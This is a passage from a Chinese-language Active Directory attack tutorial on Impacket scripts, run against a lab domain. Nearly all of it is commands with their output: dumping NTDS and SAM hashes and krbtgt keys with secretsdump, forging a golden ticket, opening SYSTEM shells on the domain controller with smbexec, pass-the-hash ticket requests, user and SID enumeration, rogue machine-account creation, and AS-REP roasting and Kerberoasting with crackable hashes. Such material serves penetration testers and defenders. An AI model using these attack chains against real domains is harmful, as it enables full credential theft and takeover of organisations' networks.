xie.com\SM_f9e3ff4d3a6e4d2c8:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xie.com\HealthMailboxa20a878:1134:aad3b435b51404eeaad3b435b51404ee:513001cedcc338f9f1502ad12901f590:::
xie.com\HealthMailbox66b93d1:1135:aad3b435b51404eeaad3b435b51404ee:cb55adfc39ab5d43b8622e6ac5688b6:::
xie.com\HealthMailbox99523f5:1136:aad3b435b51404eeaad3b435b51404ee:b854b91ec53f39c9baef6fcb428d43cc:::
xie.com\HealthMailbox7e99ca4:1137:aad3b435b51404eeaad3b435b51404ee:1aa3aa68529b1645e7becd5d83740951:::
xie.com\HealthMailbox619a041:1138:aad3b435b51404eeaad3b435b51404ee:fe9735782926c42a06666d284532b5f0:::
xie.com\HealthMailboxff45b94:1139:aad3b435b51404eeaad3b435b51404ee:c6f532f2a200e2ef0198edf1d682b58c:::
xie.com\HealthMailboxb5ebb96:1140:aad3b435b51404eeaad3b435b51404ee:adafcf7435dc21f59310148b15f0c5ce0:::
xie.com\HealthMailbox5eba7b0:1141:aad3b435b51404eeaad3b435b51404ee:2e9d71963cd74a5324e4ae4bcc204e52:::
xie.com\HealthMailbox7a7183d:1142:aad3b435b51404eeaad3b435b51404ee:527f9c6a04002fb027407387c03b54f4:::
xie.com\HealthMailboxfea56fb:1143:aad3b435b51404eeaad3b435b51404ee:a32e9d4675675048ecb535d10c905999:::
xie.com\HealthMailbox66622de:1144:aad3b435b51404eeaad3b435b51404ee:3c734cde560fd772d804829fd67dc26d:::

```

vss 执行效果如图所示。

```

→ examples python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -use-vss
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[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe45466dc1133075c0e1699fb6588b504
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
XIE\AD01$:aes256-cts-hmac-sha1-96:1c6f6790cece3201468254251f8870b9cacbc52368dd20c1700f49f4a367c6b4
XIE\AD01$:aes128-cts-hmac-sha1-96:1696fdeaddf62bbcd6a674ea9275e5481
XIE\AD01$:des-cbc-md5:b0e55d40c4010bd5
XIE\AD01$:plain_password_hex:f231a18378b3052ad2265b6d23f1c83ceeb36dc2f29b06009b45e08125397998a1e4de20a431d
f62d11714cfff67646ff7d09284398f658e20139b9ed4fb9ac366dbfc41e40453bc60d1e9c95260dc48f2bd7156ce163a6bfd9d4d
577f37abb7cb98c5007aa7a2fda1a8e6677aa8017d96216b71b9bdfb0e01974e681ce54dd2862d0e9117b310154f09dc1f17c2122
f4b4a3045180030e3c2a9dfb52fc03fb1636ea2ec44411c3a6d9e2fcec32fbee13
XIE\AD01$:aad3b435b51404eeaad3b435b51404ee:d5d05db9b06988c17f903ef4847d9367:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc73e2a89dbfb3d860ed1dafb32dca52165cd28a3
dpapi_userkey:0x24d17049f8a580b4e36910f0f1699a74423552b
[*] NL$KM
0000 B9 20 FE 8C 92 82 A5 F8 84 6D 5E 9E 17 B0 06 16 . . . . .m^ . . . .
0010 92 15 12 A6 12 86 DC D6 D3 94 A0 EB 50 2D F5 79 . . . . .P- . y
0020 D4 1D E3 10 9B D4 D4 A9 1C 0E DB EC DA E4 E8 F6 . . . . .
0030 9E BF DA 62 7A EF BF A1 0E 15 F2 1C 6D 0A C4 96 . . .bz . . . . .m . .
NL$KM:b920fe8c9282a5f8846d5e9e17b00616921512a61286dcd6d394a0eb502df579d41de3109bd4d4a91c0edbecdae4e8f69ebf
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take

```

执行效果如图所示。

```
+ examples python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -just-dc-user krbtgt
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[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
krbtgt:aes128-cts-hmac-sha1-96:31a9112d284f3e1f0f58789c0deae347
krbtgt:des-cbc-md5:d39764fe0d73077a
[*] Cleaning up...
```

执行效果如图所示。

```
+ examples export KRB5CCNAME=administrator.ccache
+ examples python3 secretsdump.py -k -no-pass AD01.xie.com -just-dc-user administrator
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
xie.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb:::
[*] Kerberos keys grabbed
xie.com\Administrator:aes256-cts-hmac-sha1-96:12523da940ec84b76206bb346844b6a483f0569a9edb9e55f418e0c62c17a1ce
xie.com\Administrator:aes128-cts-hmac-sha1-96:f756bd7e584d9f42df7a618263a23644
xie.com\Administrator:des-cbc-md5:c473ea8a293daea4
[*] Cleaning up...
```

执行效果如图所示。

```
+ examples python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -just-dc-user krbtgt
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets 域林没加前缀，提示报错
[-] ERROR_DS_NAME_ERROR_NOT_UNIQUE: Name translation: Input name mapped to more than one output name.
[*] You just got that error because there might be some duplicates of the same name. Try specifying the domain name for the user as well. It is important to specify it in the form of NetBIOS domain name/user (e.g. contoso/Administrator).
[*] Cleaning up...
+ examples python3 secretsdump.py xie/administrator:P@ssword1234@10.211.55.4 -just-dc-user "xie\krbtgt"
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[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43b58d80565ff5ce5043d6706d2bf168:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:80c06a8d6acbf993d7e6cf3d8ccea7e16a6d2823ab9ef509d4ec62089bd4c1ec
krbtgt:aes128-cts-hmac-sha1-96:4acedd94f48b3d969f903101dd849e67
krbtgt:des-cbc-md5:3e75c4adcb0ea7c
[*] Cleaning up...
```

生成黄金票据(ticketer.py)

如果已知目标域 krbtgt 用户的 Hash 和目标域的 SID，则可以利用该脚本生成黄金票据。

如下：

- krbtgt 哈希：badf5dbde4d4cbbd1135cc26d8200238
- 域 sid：S-1-5-21-1313979556-3624129433-4055459191

#生成黄金票据

```
python3 ticketer.py -domain-sid S-1-5-21-1313979556-3624129433-4055459191 -nthash badf5dbde4d4cbbd1135cc26d8200238 -domain xie.com administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#导出 administrator 用户的哈希

```
python3 secretsdump.py -k -no-pass AD01.xie.com --just-dc-user administrator
```

#访问域控 AD01

```
python3 smbexec.py --no-pass -k AD01.xie.com --codec gbk
```

#访问域内主机 win10

```
python3 smbexec.py --no-pass -k win10.xie.com --codec gbk
```

执行效果如图所示。

```
mimikatz # lsadump::dcsync /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD02.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS NEGOTIATE (9)
502      krbtgt      badf5dbde4d4cbbd1135cc26d8200238      514

mimikatz # exit
Bye!

C:\Users\Administrator.XIE\Desktop>mimikatz.exe "lsadump::dcsync /user:krbtgt /csv" > 1.txt
^C
C:\Users\Administrator.XIE\Desktop>whoami /all

USER INFORMATION
-----

User Name      SID
=====
xie\administrator S-1-5-21-1313979556-3624129433-4055459191-500
```


执行效果如图所示。

```

→ examples git:(master) * sudo python3 ticketer.py -domain-sid S-1-5-21-1313979556-3624129433-4055459191 -nthash badf5dbde4d4cbbd1135cc26d
8200238 -domain xie.com administrator
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[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for xie.com/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncASRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in administrator.ccache
→ examples git:(master) * export KRB5CCNAME=administrator.ccache
→ examples git:(master) * python3 secretsdump.py -k -no-pass AD01.xie.com -just-dc-user administrator
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
xie.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb:::
[*] Kerberos keys grabbed
xie.com\Administrator:aes256-cts-hmac-sha1-96:12523da940ec84b76206bb346844b6a483f0569a9edb9e55f418e0c62c17a1ce
xie.com\Administrator:aes128-cts-hmac-sha1-96:f756bd7e584d9f42df7a618263a23644
xie.com\Administrator:des-cbc-md5:c473ea8a293daea4
[*] Cleaning up...

```

执行效果如图所示。

```

→ examples git:(master) * python3 smbexec.py -no-pass -k AD01.xie.com -codec gbk
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[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
AD01

C:\Windows\system32>exit
→ examples git:(master) * python3 smbexec.py -no-pass -k win10.xie.com -codec gbk
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\WINDOWS\system32>hostname
win10

```

这里需要注意的是，需要先在本地的 hosts 文件里面添加目标域控 AD01 对应的 ip。如果要访问其他主机，也需要在 hosts 文件里添加其他主机对应的 ip，如图所示：

```
10.211.55.4      ad01.xie.com
10.211.55.16    win10.xie.com
```

请求 TGT 票据(getTGT.py)

给定域用户名、密码/哈希/aesKey, 此脚本将请求 TGT 认购权证并将其保存为具有指定用户权限的 .ccache 后缀的 TGT 凭据。生成的 TGT 凭据可用于下一步请求 ST 服务票据。

#申请 TGT 票据, 如果用户密码含有@的话, 则只能接受输入

```
python3 getTGT.py xie/administrator@10.211.55.4 -dc-ip 10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb -debug
```

#导入票据

```
export KRB5CCNAME=administrator@10.211.55.4.ccache
```

#利用导入的 TGT 票据请求 ST 服务票据

```
python3 getST.py -no-pass -k -dc-ip 10.211.55.4 -spn cifs/ad01.xie.com xie/administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#远程连接

```
python3 smbexec.py -no-pass -k ad01.xie.com
```

执行效果如图所示。

```

→ examples git:(master) python3 getTGT.py xie/administrator@10.211.55.4 -dc-ip 10.211.55.4 -hashes aad3b435b51404eeaad3b435b514
4ee:33e17aa21ccc6ab0e6ff30eeeb918dfb -debug
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0
10.1.dev1+20220708.213759.8b1a99f7-py3.8.egg/impacket
[+] Trying to connect to KDC at 10.211.55.4
[+] Trying to connect to KDC at 10.211.55.4
[*] Saving ticket in administrator@10.211.55.4.ccache
→ examples git:(master) * export KRB5CCNAME=administrator@10.211.55.4.ccache
→ examples git:(master) * python3 getST.py -no-pass -k -dc-ip 10.211.55.4 -spn cifs/ad01.xie.com xie/administrator
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Getting ST for user
[*] Saving ticket in administrator.ccache
→ examples git:(master) * export KRB5CCNAME=administrator.ccache
→ examples git:(master) * python3 smbexec.py -no-pass -k ad01.xie.com
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

```

请求 ST 服务票据(getST.py)

#提供账号密码请求指定 SPN 服务的票据

```
python3 getST.py -dc-ip 10.211.55.4 -spn cifs/ad01.xie.com xie.com/administrat
or:P@ssword1234
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#访问该服务

```
python3 smbexec.py -no-pass -k ad01.xie.com
```

执行效果如图所示。

```

→ examples python3 getST.py -dc-ip 10.211.55.4 -spn cifs/ad01.xie.com xie.com/administrator:P@ssword1234
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[*] Using TGT from cache
[*] Getting ST for user
[*] Saving ticket in administrator.ccache
→ examples
→ examples export KRB5CCNAME=administrator.ccache
→ examples python3 smbexec.py -no-pass -k ad01.xie.com
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[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

```

获取域的 SID(lookupsid.py)

如果获得了域内任意一个用户的账号密码，则可以利用此脚本获得该域的 SID 值

```
python3 lookupsid.py xie/hack:P@ss1234@10.211.55.4 -domain-sids
```

执行效果如图所示。

```
→ examples python3 lookupsid.py xie/hack:P@ss1234@10.211.55.4 -domain-sids
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[*] Brute forcing SIDs at 10.211.55.4
[*] StringBinding ncacn_np:10.211.55.4[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1313979556-3624129433-4055459191
498: XIE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: XIE\Administrator (SidTypeUser)
501: XIE\Guest (SidTypeUser)
502: XIE\krbtgt (SidTypeUser)
512: XIE\Domain Admins (SidTypeGroup)
513: XIE\Domain Users (SidTypeGroup)
514: XIE\Domain Guests (SidTypeGroup)
515: XIE\Domain Computers (SidTypeGroup)
516: XIE\Domain Controllers (SidTypeGroup)
517: XIE\Cert Publishers (SidTypeAlias)
518: XIE\Schema Admins (SidTypeGroup)
519: XIE\Enterprise Admins (SidTypeGroup)
520: XIE\Group Policy Creator Owners (SidTypeGroup)
521: XIE\Read-only Domain Controllers (SidTypeGroup)
522: XIE\Cloneable Domain Controllers (SidTypeGroup)
525: XIE\Protected Users (SidTypeGroup)
553: XIE\RAS and IAS Servers (SidTypeAlias)
571: XIE\Allowed RODC Password Replication Group (SidTypeAlias)
572: XIE\Denied RODC Password Replication Group (SidTypeAlias)
1000: XIE\WinRMRemoteWMIUsers__ (SidTypeAlias)
1002: XIE\AD$ (SidTypeUser)
```

枚举域内用户(samrdump.py)

该脚本通过 SAMR 协议枚举出域内所有用户，该脚本的使用需要一个有效的域用户即可。

```
python3 samrdump.py xie/hack:P@ss1234@10.211.55.4 -csv
```

执行效果如图所示。

```
→ examples python3 samrdump.py xie/hack:P@ss1234@10.211.55.4 -csv
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[*] Retrieving endpoint list from 10.211.55.4
Found domain(s):
. XIE
. Builtin
[*] Looking up users in domain XIE
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: krbtgt, uid = 502
Found user: hack, uid = 1105
Found user: test, uid = 1109
#Name,RID,FullName,PrimaryGroupId,BadPasswordCount,LogonCount>PasswordLastSet,
Administrator,500,,513,0,161,2021-10-16 11:29:51.510296,False,False,,
Guest,501,,514,0,0,<never>,True,True,,
krbtgt,502,,513,0,0,2021-10-16 11:26:55.290808,False,True,,
hack,1105,,513,0,6,2021-10-16 11:37:28.927254,False,False,,
test,1109,,513,0,5,2021-10-19 15:48:44.903204,False,False,,
[*] Received 5 entries.
```

增加机器账号(addcomputer.py)

在进行基于资源的约束性委派攻击时，攻击者往往需要一个控制的机器账号。于是可以使用该脚本远程连接域控创建一个机器账号，该脚本的使用需要一个有效的域用户即可。该脚本有两种方式可以远程创建，一种是使用 SAMR 协议，一种是使用 LDAPS 协议。

如下命令，使用 SAMR 协议远程创建一个机器账号 machine\$，密码为 root。

```
python3 addcomputer.py --computer-name 'machine$' --computer-pass 'root'
--dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' --method SAMR --debug
```

执行效果如图所示。


```
+ examples git:(master) * python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.24.dev1-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully added machine account machine$ with password root.
```

如下命令，使用 LDAPS 协议远程创建一个机器账号 machine\$，密码为 root。


```
python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root'
-dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method LDAPS -debug
```

执行效果如图所示。

```
+ examples git:(master) * python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root'
-dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method LDAPS -debug
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.23.dev1+20210127.141011.3673c588-py3.8.egg/impacket
[*] Successfully added machine account machine$ with password root.
```

可以看到添加后的 machine 机器，如图所示。



如果想修改已经创建的机器账号的密码的话，也可以使用该脚本，只需要加上 -no-add 参数即可。如下，将机器账号 machine 的密码修改为了 roots。

```
python3 addcomputer.py -computer-name 'machine$' -computer-pass 'roots'
-dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug -no-add
```

执行效果如图所示。


```

+ examples git:(master) * python3 addcomputer.py -computer-name 'machine$' -computer-pass 'roots' -dc-ip 10.211.55.4 'xie.com/hack:P@ss
1234' -method SAMR -debug -no-add
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.25.de
v1-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully set password of machine$ to roots.

```

注：通过该脚本新建的机器账号是没有 SPN 的。

AS-REP Roasting 攻击(GetNPUsers.py)

该脚本用于 AS-REP Roasting 攻击。当攻击者不在域内时，可以使用该脚本执行如下命令自动获取指定 users.txt 文件中的用户是否设置了 "不需要 kerberos 预身份验证" 属性，并获取设置了 "不需要 kerberos 预身份验证" 账号的用户 Hash 加密的 Login Session Key。

```
python3 GetNPUsers.py -dc-ip 10.211.55.4 -usersfile users.txt -format john
xie.com/
```

执行效果如图所示。

```

+ examples git:(master) * cat users.txt
hack
hack2
hack3
hack4
admin
wangwei
zhangsan
test
+ examples git:(master) * python3 GetNPUsers.py -dc-ip 10.211.55.4 -usersfile users.txt -format
john xie.com/
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[-] User hack doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$test@XIE.COM:61cec9f6c5f1556475bc2ef8fee708ba$841054a788e9f0f3d9fa90b1e7ff555e3c03155
9ed99194e97c35c19303b7f90407d2e7ea4871dbcccaabd2aea223bfb34fe233a7b46d640f423d0056d3533699764f3b
e776b55f906f2e70492f370864bd98bede5ddc8edc0f34f6a1c1ae9fe669c7419730e5651b31a91076b84f2f8941a161
ffb1a7c0eb0186d5029fc6ded992de3d0135ecc98144ae7e8e5dc2d34117faaf32c84f37ed2725a9bd2d0e350d9ab21c
f9a49bcc55ab6dbb151629bbb6f2d231fd9d44a280a563d0f07cca6716f7b1cb402a49146b251dd8b37300bf5319cdba
b2fc494c83774d588184e577f29f7

```

Kerberoasting 攻击(GetUserSPNs.py)

impacket 中的 GetUserSPNs.py 脚本可以在域外查询指定域的 SPN。使用该脚本需要提供域账号密码才能查询。

如下命令，将查询域控 10.211.55.4 所在域注册于用户下的 SPN，提供的有效用户名为 xie\hack。

```
python3 GetUserSPNs.py -dc-ip 10.211.55.4 xie.com/hack:P@ss1234
```

执行效果如图所示。

```
+ examples git:(master) * python3 GetUserSPNs.py -dc-ip 10.211.55.4 xie.com/hack:P@ss1234
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName      Name  MemberOf  PasswordLastSet      LastLogon
-----
MySQL/win7.xie.com:3306    hack  test      2022-06-18 09:36:25.148824  <never>
SQLServer/win7.xie.com:1533/MSSQL  test  test      2022-05-12 23:32:45.707458  2022-06-18 09:40:11.646383
```

该脚本还可以请求注册于用户下的所有 SPN 的服务票据，使用时需要提供域账号密码才能查询。

如下命令，将请求注册于用户下的所有 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash.txt 文件。

```
python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash.txt
```

```
+ examples git:(master) * sudo python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash.txt
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MySQL/win7.xie.com:3306	hack		2022-06-18 09:36:25.148824	2022-06-18 09:44:39.719708	
SQLServer/win7.xie.com:1533/MSSQL	test		2022-05-12 23:32:45.707458	2022-06-18 09:40:11.646383	

```
+ examples git:(master) * cat hash.txt
$krb5tgs$23*$hack$XIE.COM$xie.com/hack*$b3590aaa2b70bbf799729fb29150355525e7b2a26ae08c9b6de2fb0d4e6837d57391a979c363e1fc83a
82d0dcecfb08171fc4dc56bd709afa9d6d50f9c0429f17f6af837259895421edd2628b2061b3053eb637827eae23cf7c5f96d4555c77b750b08a05fd004e
d6149d784a526b4cbffbb1e871b1e343fedb8d48b6d86164378fe498449c2452f7b38ef1e11e7d2929ecc7092f5eac1d81b2300f187bbcf90f58e02803a35
50dbf6fb7f84355640db2d59066af18a56b1929d0b9d96fb7788a6cc7921be692e18a28839682177cfb49ef766d041e1ebab7b0e8c7c07e2ca523d42ee31d
258f25704a97c82de20c67e9d022d94c493cd013edd8826b56929e7fea8cc33f19cf14d5f3e81ebb0c8e63b19599797dceab1304ceaa3d2866ca19797ce72
f44adabe993c10460cee22b9f03d78cfac51edad68b95f3f8383fbfd429ce9707c5c5b221272e83749b1063e62445ebe6444e096ce9635a7266052dc110c
f3af1af4582b5b8f7d03315709f1eb3cd8639ad3a8ded757ad9320d51279b25c913e822bb5fad8b76ced7645888fe203fac7f889c165725e6a3168e68aca3
5395414599655e71ba05b899cf6f41397d91d6e78f2ea76665533698d6ee082ed8e27d3af3359c657fe45c36e64391fc76bed170747bc482dea2bd9a5904d
80ed0e4135e63fa6dc8d2d10bf6f249bad57c78c355e133140265ce0fe985fd87ea19756881470e9c10ec0e475bd3d6b1667f19ee3bd611e7d2c938c2a400
07256834fc29babb42744d4159125a147cca255af257b8c03d1ae8eb12cc4359696b1a46f23a4c1c373c497385b02520557ad85d48f76061559df0211c4f
02fc1af73cd8b62168edd4ee56190fe5ae22a6d0cd398f23460fae0e120b39f5fc418d2c64794a8bc302272ae46321ad7bca62fb6adfa19eb2b05a4bf619e
f9df748ce4017622c681466d37f463086298921af39e53c92e5061f2efbfaeb78794cb93083c3aa08d489f75ace94d5b9a6910c2c862f39b6a068548653
c661d9e954a46cc6cac04ccc611cb255d9a2a0738cebaefb1b7ebeff0c5ea50add310ef5820d395cbf131984d7c311e3b0a8334f82efe4e1672ec8396528
9a9047dfcb2f3e7a3ad02093dec640412d8b663266091006db3afa1cc25da5bcb7b7f6e2465c54a2194f7fba8baace2d5a93ab23ab419a694c6786ab41
7dc770785c80b4a46b6c37c6f9339da15b531aba648
$krb5tgs$23*$test$XIE.COM$xie.com/test*$3e09cc2b15667087570afc7cda73f3015a85bbe50cdae455fa8ecb89d30e94ced11c7fd38145f16fbd24
90b0a4db16a778758af126ffe829956ad0b9b8511d228fe42a64622d1293a60ba5d2306c933d48fcc341552c7f8040b31b5f51fc18dc0f9322c7fd08c7918
9f000308fe5b701d6199a232bad74e2034bd2293a4d5cc64ec8cdfd8a186e26c886f7f79e81418ff0cb1c607b58ab47b9187aa6ff6a5e76b21d2bd5316a8c
e15ef3132c0161c7848ac8a331bab0e73d000867ee9870cf24ed81dc605572eca4fb40f984148db7e98b6dddb3d62c59b27d87e646290828444864dd52f
```

如下命令，将请求注册于指定用户下的 SPN 的服务票据并以 hashcat 能破解的格式保存为 hash.txt 文件。

```
python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash.txt -request-user test
```

执行效果如图所示。

```
+ examples git:(master) * sudo python3 GetUserSPNs.py -request -dc-ip 10.211.55.4 xie.com/hack:P@ss1234 -outputfile hash.txt
- request-user test
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
SQLServer/win7.xie.com:1533/MSSQL	test		2022-05-12 23:32:45.707458	2022-06-18 09:40:11.646383	

```
+ examples git:(master) * cat hash.txt
$krb5tgs$23*$test$XIE.COM$xie.com/test*$7764df6ad522ce0671e707c528d56f64746a390f050ff38f92abdd36a3158a86f6d8c505bd701441d415
ccda52fe43db81015900a76b6d769bb9461478bb4bc90d38cc4696105b7643a3a282f410175729fffa3750c70733dd9e2a69e0dd5a7dd10bfd2da70440e
38b2fbd5da63c66d84426533f5aa1eb05469c162d8cc4c72eeb88485f07e1c366fe5241bdfcc63bf5b44ebf2a6a60b67ef9d62aef35b8a7b0fd2d1a7d6fd9
087fb9997c5406b09a944b9b889bb3bb41534621baa1c14c25fcce816c21c3d70aa0d6037d6335b2c8f170bc5bbd1501043b8b5d5b870d879712f26e40c3
b9e5eabf1e66bbb91fe41f35cdc655fcb8b2f1ba63993c096e352c2eaf000583789bec5df946ead789cc0da1f08ee7fa1a960946f4244c33b489440c009c4
57502cf048e81e236fe2b074517f90f2f5c3d1101f851e878c88670eba89292f33deeca57dd4e86f7cca7a0187b713bf5d6c00eced0b297d5d180c868eb73
26834c3336507344057522abe62eb76f17a238575e240968821cfefb3836526de4b6eb8c0d608db7b44d288db79a657800116429451ae5b4b02da2dc6103
ba3277132e1a0631337330970664187092348f514b37334b126c0d41f50c43833f0a155e84037c66c6c81a4731501412388eb8f6424b16c93
```

票据转换(ticketConverter.py)

该脚本用于将 .ccache 后缀 和 .kirbi 后缀格式的票据进行相互转换。

```
python3 ticketConverter.py administrator.ccache administrator.kirbi
python3 ticketConverter.py administrator.kirbi administrator_bank.ccache
```

执行效果如图所示。

```
+ examples git:(master) x sudo python3 ticketConverter.py administrator.ccache administrator.kirbi
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[*] converting ccache to kirbi...
[+] done
+ examples git:(master) x sudo python3 ticketConverter.py administrator.kirbi administrator_bank.ccache
Impacket v0.9.22.dev1+20201105.154342.d7ed8dba - Copyright 2020 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
+ examples git:(master) x ls -lh | grep administrator
-rw-r--r-- 1 root wheel 1.4K 6 11 12:38 administrator.ccache
-rw-r--r-- 1 root wheel 1.5K 6 18 09:48 administrator.kirbi
-rw-r--r-- 1 root wheel 1.4K 6 18 09:48 administrator_bank.ccache
```

新增、删除、查询 SPN(addspn.py)

该脚本可用于新增、删除 SPN。但是新增 SPN 需要域管理员权限，而删除 SPN 的话，只需要对目标属性有修改的权限即可。

#查询目标 SPN， 需要提供一个 spn 参数， 可以是不存在的 SPN

```
python3 addspn.py -u 'xie.com\hack' -p 'P@ss1234' -t 'machine$' -s aa/aa -q
10.211.55.4
```

#删除目标指定 SPN， 需要提供一个 spn 参数， 必须是存在的 SPN

```
